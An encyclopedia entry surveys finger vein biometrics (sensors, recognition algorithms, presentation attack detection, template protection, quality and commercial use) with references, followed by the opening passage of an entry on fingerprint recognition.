It was in 1543 when Andreas Vesalius first suggested that the vessels in the extremities of the body are highly variable in their location and structure. Arrigo Tamassia, a professor of forensic medicine at the Padua University in Italy, went even further about 350 years later: no two vessels on the back of the hand stemming from different subjects are identical (Uhl, 2020). That could make them useful for biometric recognition tasks. However, it is not until 2005 that we can find the first commercial application of finger vein recognition by Hitachi Ltd (Kono et al., 2004). And even more recently, a deep analysis of the entropy of finger vein samples has been carried out (Krivokuća et al., 2020), to confirm the distinctiveness of finger vein patterns.

Vein patterns have some desirable properties for their use as a biometric characteristic. In contrast to other characteristics such as the fingerprint,


vascular biometrics are expected to be insensitive to skin surface conditions (e.g., dryness, dirt, or lotions) and abrasion (e.g., cuts or scars). They are also more robust to forging attempts, since the vessels are not visible to the human eye, but only through near-infrared (NIR) illumination. Furthermore, it is virtually impossible to capture this biometric characteristic without the subject's consent, as it may happen, for instance, with facial images. These and other advantages have fostered research into finger vein-based biometrics.

Applications


Finger Vein Capture Devices

Most finger vein capture devices are based on the fact that hemoglobin absorbs NIR light. Therefore, when a finger is illuminated with NIR light and a picture is taken from it, the hemoglobin present in the blood vessels absorbs the NIR light and appears darker than the remaining tissues (e.g., flesh or bones) in the acquired image. More specifically, it has been observed that 760 nm light is primarily absorbed by deoxygenated hemoglobin (i.e., blood in the veins), whereas for wavelengths above 800 nm, the light is mostly absorbed by oxygenated hemoglobin (i.e., blood in the arteries) (Fuksis et al., 2010). Thus, depending on the selected wavelength, one or both vessel types will be visualized.

Another important decision when developing a finger vein sensor is the position of the light source with respect to the finger and the camera. We can mainly differentiate reflected light and transillumination imaging, as shown in Fig. 1. In the former, both the light source and the camera are positioned on the same side of the hand. Therefore, the light is reflected on the finger and then captured by the camera. In transillumination sensors, the light source is placed on one side of the finger and the camera on the other. That means that the illumination has to travel through the finger before being captured by the camera. Both approaches deliver different types of images but have been equally successfully utilized for finger vein recognition applications. A finger vein sample captured with a transillumination device is depicted in Fig. 2a.



Finger Vein, Fig. 1 Diagram of main finger vein sensor types. (**a**) Reflection (**b**) Transmission



Finger Vein, Fig. 2 Finger vein samples: (**a**) image captured with a transillumination device, and (**b**) preprocessed image to enhance the finger vein pattern. (Images extracted from Veldhuis et al. 2020)

The area of commercial finger vein sensors is dominated by Hitachi and Fujitsu, who both hold a number of patents covering the aforementioned findings. Given that those sensors do not provide vein images, but only templates stored in a proprietary format, multiple research laboratories have developed their own capture devices and acquired databases, which have been shared with the research community (Yin et al., 2011; Raghavendra et al., 2019; Kauba et al., 2020; Veldhuis et al., 2020).

Biometric Recognition

Building upon those prototype sensors and the corresponding databases, big efforts have been directed into developing accurate finger vein recognition systems.

Due to light attenuation in biological tissue, the acquired finger vein images are often considerably degraded, as it can be observed in Fig. 2a. Therefore, the first step in the recognition pipeline is preprocessing the acquired images, in order to highlight the vein patterns. In most cases, scatter removal is carried out with a bank of Gabor filters, thereby enhancing the vessel edges (Kauba et al., 2014; Yang and Shi, 2014). An example of an enhanced image is shown in Fig. 2b, where we can spot the vessels easier than on the corresponding original image (Fig. 2a).

Subsequently, discriminative features need to be extracted from the enhanced images. To that end, classical techniques are based on extracting the finger vein structure with algorithms such as repeated line tracking (Miura et al., 2004), maximum curvature points (Miura et al., 2007), or wide line detector (Huang et al., 2010). The resulting binary templates are then compared in terms of their correlation, and several shifts are taken into account in order to account for rotations of the finger during the acquisition. Other approaches have been inspired on typical fingerprint recognition techniques and thus rely on the extraction of minutiae (i.e., vessel bifurcation and endings) or the derived fixed-length spectral minutiae representations (SMR) (Hartung et al., 2012) and minutiae cylinder codes (Hartung et al., 2013). More recent approaches address potential deformations and misalignments of the vascular network using filters, predefined models, and geometric transformations.

Finally, deep learning approaches have also been implemented into this area of research. On the one hand, semantic convolutional neural networks (CNN) can be utilized for finger vein segmentation (Jalilian and Uhl, 2020). In other approaches, pre-trained CNN models such as VGG-16, VGG-19, or VGG-Face have been fine-tuned to determine whether two given samples belong to the same finger, thereby eliminating the need for enrolling new subjects (Hong et al., 2017).

Presentation Attack Detection

Compared to other biometric characteristics, such as fingerprint or handwritten signature, the use of finger vein for recognition purposes is relatively new. Therefore, the first studies on the vulnerability of finger vein recognition systems to presentation attacks (ISO/IEC JTC1 SC37 Biometrics, 2016) were carried out only in 2014 (Tome et al., 2014). It was shown there how a simple printout of a finger vein image could

successfully fool the system in up to 86% of the attempts. It is hence crucial to protect vein-based systems from these presentation attacks, which, given their simplicity, can be carried out by potentially any individual.

To prevent the success of those attacks, presentation attack detection (PAD) techniques have been developed. A first approach was based on Fourier and wavelet transforms (Nguyen et al., 2013a). Two years later, the first competition on finger vein PAD was organized (Tome et al., 2015), where three different teams participated. Since then, different PAD approaches have been presented, based on either a video sequence and motion magnification (Raghavendra et al., 2015), texture analysis (Raghavendra and Busch, 2015), image quality metrics (Bhogal et al., 2017), or, more recently, deep neural networks (Nguyen et al., 2017; Raghavendra et al., 2018) and image decomposition (Qiu et al., 2018).

All the aforementioned works are focused on the detection of printed finger vein images or, in some cases, of replay attacks carried out with digital displays. In all cases, almost perfect error rates are achieved, thereby indicating that such attacks can be easily detected with the current techniques. More recently, a new research line has been initiated with the appearance of multimodal capture devices capable of acquiring both fingerprint and finger vein images. In order to detect challenging attacks on fingerprint systems, in the form of thin overlays, finger vein images can be also used (Kolberg et al., 2020).

Biometric Template Protection

Template protection schemes are of special relevance when it comes to privacy protection of the individuals, especially if the templates should be compromised (ISO/IEC JTC1 SC27 Security Techniques, 2011). Even if a simple encryption of the templates could seem the best solution to this problem, given the noise and inherent variance present in biometric samples, that would require a decryption of the templates prior to their comparison in order to achieve a reasonable recognition accuracy. That would leave the templates vulnerable to external attackers. The only exception might be the use of the newest homomorphic encryption techniques. However, these techniques also incur in a considerable increase of the computational and storage requirements, which would prevent their use in many real-time applications on embedded devices.

To tackle those issues, different approaches based either on repeatable and irreversible transformations of the data (i.e., *cancelable biometrics*) or on the combination of biometrics and cryptographic techniques in so-called *biometric cryptosystems* have been proposed. For instance, some finger vein approaches utilize helper data systems (Hartung and Busch, 2009) or the fuzzy commitment scheme (Favre et al., 2015). More recently, also multimodal approaches in combination with fingerprint or other biometric characteristics have been proposed (Gomez-Barrero et al., 2018; Yang et al., 2018). In particular, the method proposed in Gomez-Barrero et al. (2018) encodes binarized SMRs into Bloom filters, thereby achieving both irreversible and unlinkable templates. On the other hand, Yang et al. (2018) builds upon image-based finger vein features obtained through Gabor filtering and uses bio-hashing and a partial discrete Fourier transform to ensure irreversibility.

Finger Vein Quality

The aim of biometric sample quality is to estimate how faithfully the acquired biometric sample represents the discriminative biometric characteristics of an individual. Using a good-quality measure, low-quality samples can be discarded and a new capture can be initiated. This is not only relevant for recognition purposes but also in terms of security of a biometric system, since the quality of a presentation attack should be inferior to that of a bona fide or genuine sample.

In the case of finger vein, different attempts have been made to define quality metrics. Some methods are based directly on the acquired NIR images. For instance, image contrast and information content are computed on NIR images in Yin et al. (2011) and Yang et al. (2013). Other approaches require the extraction of binary templates from those images, where the vein pattern is highlighted, and base their estimation on the ratio of vein points detected and the vessel's depth (Nguyen et al., 2013b). And more recently, some deep learning-based approaches have been proposed (Qin and El-Yacoubi, 2017). However, there is still no unified metric within the research and industrial communities.

Commercial Use

Finger vein sensors have been deployed in ATMs in countries as diverse as China [1], Turkey [2], Taiwan [3], or Poland [4]. More recently, a new bank-to-bank

transaction using finger vein technology has been announced [5].

Open Problems and Future Directions

Even if the vascular structure cannot be affected by external skin injuries, other factors such as temperature, physical activity, or aging may have an impact on them. Even if those facts are known in general for the human vascular system, there is still little empirical evidence whether this applies to the particular case of finger veins. This thus remains an open question that needs to be addressed in the near future.

Regarding finger vein capture devices, it has been argued that vascular biometrics can be acquired with touchless devices, thereby increasing the confidence of the subject and preventing potential health issues. However, up to date all commercial systems and almost all other prototype sensors require the subject to place the finger on some sensor plate. The reason behind that is preventing rotation and alignment issues and in order to avoid the camera being dazzled by the light reaching it in a transillumination device due to a mal-placed finger. Being able to correct those issues from an algorithmic perspective is thus the next step in the recognition pipeline.

In addition, there is still a big gap between the quality of finger vein images captured with biometric sensor and medical imaging devices (e.g., magnetic resonance angiography). Therefore, in order to motivate a further deployment of finger vein recognition systems, some efforts need to be directed toward improving the hardware components.

Last but not least, in contrast to other biometric characteristics such as fingerprint or face, there is so far no standardized quality metric for finger vein samples (ISO/IEC JTC1 SC37 Biometrics, 2017). So far only some initial works have attempted to define appropriate metrics based on different approaches or ideas. Therefore, further research is required in this direction in order to find a unanimous and standardized metric for finger vein samples.

References

Bhogal APS, Söllinger D, Trung P, Hämmerle-Uhl J, Uhl A (2017) Non-reference image quality assessment for fingervein presentation attack detection. In: Proceedings of scandinavian conference on image analysis (SCIA), pp 184–196

Favre M, Picard S, Bringer J, Chabanne H (2015) Balancing is the key: performing finger vein template protection using fuzzy commitment. In: Procedings of international conference on information systems security and orivacy (ICISSP), pp 1–8

Fuksis R, Greitans M, Nikisins O, Pudzs M (2010) Infrared imaging system for analysis of blood vessel structure. Elektronika ir Elektrotechnika 97(1):45–48

Gomez-Barrero M, Rathgeb C, Li G, Raghavendra R, Galbally J, Busch C (2018) Multi-biometric template protection based on Bloom filters. Inf Fusion 42:37–50

Hartung D, Busch C (2009) Why vein recognition needs privacy protection. In: Proceedings of international conference on intelligent information hiding and multimedia signal processing (ICIIHMSP), pp 1090–1095

Hartung D, Olsen M, H X, Nguyen HT, Busch C (2012) Comprehensive analysis of spectral minutiae for vein pattern recognition. IET Biom 1(1):25–36

Hartung D, Tistarelli M, Busch C (2013) Vein minutia cylinder-codes (V-MCC). In: Proceedings of international conference on biometrics (ICB). IEEE, pp 1–7

Hong HG, Lee MB, Park KR (2017) Convolutional neural network-based finger-vein recognition using NIR image sensors. MDPI Sens 17(6):1297

Huang B, Dai Y, Li R, Tang D, Li W (2010) Finger-vein authentication based on wide line detector and pattern normalization. In: Proceedings of international conference on pattern recognition (ICPR), pp 1269–1272

ISO/IEC JTC1 SC27 Security Techniques (2011) ISO/IEC 24745:2011. Information Technology – Security Techniques – Biometric Information Protection. ISO

ISO/IEC JTC1 SC37 Biometrics (2016) ISO/IEC 30107-1. Information technology – biometric presentation attack detection – part 1: framework. International Organisation for Standardisation

ISO/IEC JTC1 SC37 Biometrics (2017) ISO/IEC 29794-1. Information technology — Biometric sample quality — part 1: framework. International Organisation for Standardisation

Jalilian E, Uhl A (2020) Improved CNN-segmentation-based finger vein recognition using automatically generated and fused training labels. In: Handbook of vascular biometrics. Springer, Cham, pp 201–223

Kauba C, Reissig J, Uhl A (2014) Pre-processing cascades and fusion in finger vein recognition. In: Proceedings of international conference of the biometrics special interest group (BIOSIG). IEEE, pp 1–6

Kauba C, Prommegger B, Uhl A (2020) OpenVein – an open-source modular multipurpose finger vein scanner design. In: Handbook of vascular biometrics. Springer, Cham, pp 77–111

Kolberg J, Gomez-Barrero M, Venkatesh S, Raghavendra R, Busch C (2020) Presentation attack detection for finger recognition. In: Handbook of vascular biometrics. Springer, Cham, pp 435–463

Kono M, Umemura S, Miyatake T, Harada K, et al (2004) Personal identification system. US Patent 6,813,010

Krivokuća V, Gomez-Barrero M, Marcel S, Rathgeb C, Busch C (2020) Towards measuring the amount of discriminatory information in finger vein biometric characteristics using a relative entropy estimator. In: Handbook of vascular biometrics. Springer, Cham, pp 507–525

Miura N, Nagasaka A, Miyatake T (2004) Feature extraction of finger-vein patterns based on repeated line tracking and its application to personal identification. Mach Vis Appl 15(4):194–203

Miura N, Nagasaka A, Miyatake T (2007) Extraction of finger-vein patterns using maximum curvature points in image profiles. IEICE Trans Inf Syst E90-D(8):1185–1194

Nguyen DT, Park YH, Shin KY, Kwon SY, et al (2013a) Fake finger-vein image detection based on fourier and wavelet transforms. Digit Signal Process 23(5):1401–1413
[MathSciNet]

Nguyen DT, Park YH, Shin KY, Park KR (2013b) New finger-vein recognition method based on image quality assessment. KSII Trans Internet Inf Syst 7(2): 347–365

Nguyen DT, Yoon HS, Pham TD, Park KR (2017) Spoof detection for finger-vein recognition system using NIR camera. Sensors 17(10):2261

Qin H, El-Yacoubi MA (2017) Deep representation for finger-vein image-quality assessment. IEEE Trans Circuits Syst Video Technol 28(8):1677–1693

Qiu X, Kang W, Tian S, Jia W, Huang Z (2018) Finger vein presentation attack detection using total variation decomposition. IEEE Trans Inf Forensics Secur 13(2):465–477

Raghavendra R, Busch C (2015) Presentation attack detection algorithms for finger vein biometrics: a comprehensive study. In: Proceedings of international conference on signal-image technology & internet-based systems (SITIS), pp 628–632

Raghavendra R, Avinash M, Marcel S, Busch C (2015) Finger vein liveness detection using motion magnification. In: Proceedings of international conference on biometrics theory, applications and systems (BTAS). IEEE, pp 1–7

Raghavendra R, Raja K, Venkatesh S, Busch C (2018) Fingervein presentation attack detection using transferable features from Deep Convolution Neural Networks. In: Vatsa M, Singh R, Majumdar A (eds) Deep learning in biometrics. CRC Press, Boca Raton

Raghavendra R, Raja KB, Venkatesh S, Busch C (2019) Design and development of low-cost sensor to capture ventral and dorsal finger vein for biometric authentication. IEEE Sensors J 19(15):6102–6111

Tome P, Vanoni M, Marcel S (2014) On the vulnerability of finger vein recognition to spoofing. In: Proceedings of international conference of the biometrics special interest group (BIOSIG). IEEE, pp 1–10

Tome P, Raghavendra R, Busch C, Tirunagari S, et al (2015) The 1st competition on counter measures to finger vein spoofing attacks. In: Proceedings of international conference on biometrics

(ICB), pp 513–518

Uhl A (2020) State of the art in vascular biometrics. In Handbook of Vascular Biometrics. Springer, Cham, pp 3–61

Veldhuis R, Spreeuwers L, Ton B, Rozendal S (2020) A high-quality finger vein dataset collected using a custom-designed capture device. In: Handbook of vascular biometrics. Springer, Cham, pp 63–75

Yang J, Shi Y (2014) Towards finger-vein image restoration and enhancement for finger-vein recognition. Inf Sci 268:33–52

Yang L, Yang G, Yin Y, Xiao R (2013) Finger vein image quality evaluation using support vector machines. Opt Eng 52(2):027003

Yang W, Wang S, Hu J, Zheng G, Valli C (2018) A fingerprint and finger-vein based cancelable multi-biometric system. Pattern Recogn 78:242–251

Yin Y, Liu L, Sun X (2011) SDUMLA-HMT: a multimodal biometric database. In: Proceedings Chinese conference on biometric recognition (CCBR). Springer, pp 260–268

Footnotes

1 https://findbio metrics.com/finger-vein-authentication-atms-chin a-502087/

2 http://www.hitachi.com/Ne w/cnews/120206b.pdf

3 http://www.hita chi-omron-ts.com/news/201607-001.html

4 http://edition.cnn.com/2010/WORLD/eur ope/07/05/first.biometric.atm.europe/index.html

5 https://fingopay.com/fingopay-anno unces-world-first-bank-to-bank-finger-vein-id-tra nsaction/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300383

Finger Vein Recognition

Hand-Based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_740

Fingerprint

Ruggero Donida Labati[26] ✉ and Fabio Scotti[26] ✉
(26) Department of Computer Science, Università degli Studi di Milano, Milan, Italy

✉ **Ruggero Donida Labati**
Email: ruggero.donida@unimi.it

✉ **Fabio Scotti**
Email: fabio.scotti@unimi.it

Definition

Fingerprints are reproductions of the surface pattern of the fingertip epidermis. This pattern is a characteristic sequence of interleaved ridges and valleys, usually considered as unique for each individual.

Background

Fingerprint is the mostly used and known biometric trait. Fingerprint was introduced as a method for person identification before 1900, and the first automatic fingerprint recognition systems were introduced in the 1970s.

Fingerprint is a biometric trait with high permanence and distinctiveness. In general, the fingertip ridge pattern is a part of the individual's phenotype and is different for each individual. The fingerprints of the same person are different, and even the ones of identical twins are not equal. Furthermore, the fingertip ridge structure is fully formed at about 7 months of the fetus development, and this pattern configuration does not

change for the entire life unless serious accidents or diseases. Usually, cuts and bruises can only temporarily modify the fingerprint pattern.


Fingerprint recognition technologies are diffused in heterogeneous applications, characterized by relevant differences in sensors, costs, and accuracy. There are systems integrated in electronic devices, on-card systems, systems based on a personal computer, mobile systems, and large distributed systems, such as automated fingerprint identification systems (AFIS) and automated border controls. In many law enforcement and government applications, the size of the fingerprint database can be very large. For example, the FBI Next Generation Identification (NGI) system contains over 168 million of fingerprints, as reported by the Federal Bureau of Investigation (2019).

Most of the automatic biometric systems based on fingerprint characteristics perform identity recognitions by extracting and comparing information related to the ridge pattern present in fingerprint images.

Theory

Fingerprint Images

It is possible to categorize the fingerprint images into three classes: latent fingerprints, inked fingerprints, and live-scan fingerprints. Figure 1 shows an example of images obtained by the different fingerprint acquisition methods.



Fingerprint, Fig. 1 Examples of fingerprint images: (**a**) latent; (**b**) rolled and inked; (**c**) live scan

Latent fingerprints are widely used in forensic investigations. These fingerprints are involuntary produced by transferring on an object the film of moisture and grease present on the finger surface.

Inked fingerprints are typically used for governmental and police applications. The acquisition process requires user cooperation and can be divided in two tasks. First, the user rolls a finger spread with black/blue ink on a paper card. Second, the card is converted into a digital form.

Live-scan fingerprints are typically used to perform online biometric recognitions. The acquisition process requires user cooperation and consists of impressing a finger on the acquisition surface of a device. It is possible to distinguish three main types of live-scan technologies: optical, solid state, and ultrasound sensors.

To obtain accurate biometric recognitions, the fingerprint images should be of sufficient quality. To this purpose, the Federal Bureau of Investigation (FBI) defined a set of minimum parameters that should be guaranteed for the acquisition of digital fingerprint images.

The most commonly used algorithms for image compression can significantly reduce the visibility of the distinctive characteristics of fingerprint images. Therefore, the image compression is frequently performed using specifically designed algorithms, as the Wavelet Scalar Quantization (WSQ), proposed by the FBI.


Fingerprint Analysis

The analysis of fingerprint images can be performed using three levels of detail:


- *Level 1* considers the overall global ridge flow pattern.
- *Level 2* considers distinctive points of the ridges, called minutiae points.
- *Level 3* considers ultrathin details, such as the pores, incipient ridges, and local peculiarities of the ridge edges.

Examples of level 1 characteristics are the *local ridge orientation*, *local ridge frequency*, *ridge count*, *singular regions*, and techniques for mapping global information describing the ridge pattern. The local ridge orientation consists of the angle of the ridges with respect to the horizontal axis. The local ridge frequency consists of the number of ridges per unit length along a segment that is orthogonal to the ridge orientation. The ridge count consists of the number of ridges between two points in the fingerprint. Singular regions represent areas of the fingerprint with a distinctive shape of the ridges. There are three main types of singular regions: loop, delta, and whorl. The distinctive shapes of these regions are ∩, Δ, and O, respectively (Fig. 2). From the analysis of the singular regions, it is also possible to estimate a reference point in the fingerprint, called *core point*. Furthermore, singular regions can be used to perform a classification of the samples, for example, by using the Galton-Henry scheme, which is

composed of five classes (arch, tented arch, left loop, right loop, and whorl). Figure 3 shows an example of the considered classes. There are also techniques for mapping global information describing the ridge pattern to extract distinctive features to be used by biometric matchers, for example, by applying Gabor filters to local regions of the fingerprint image.



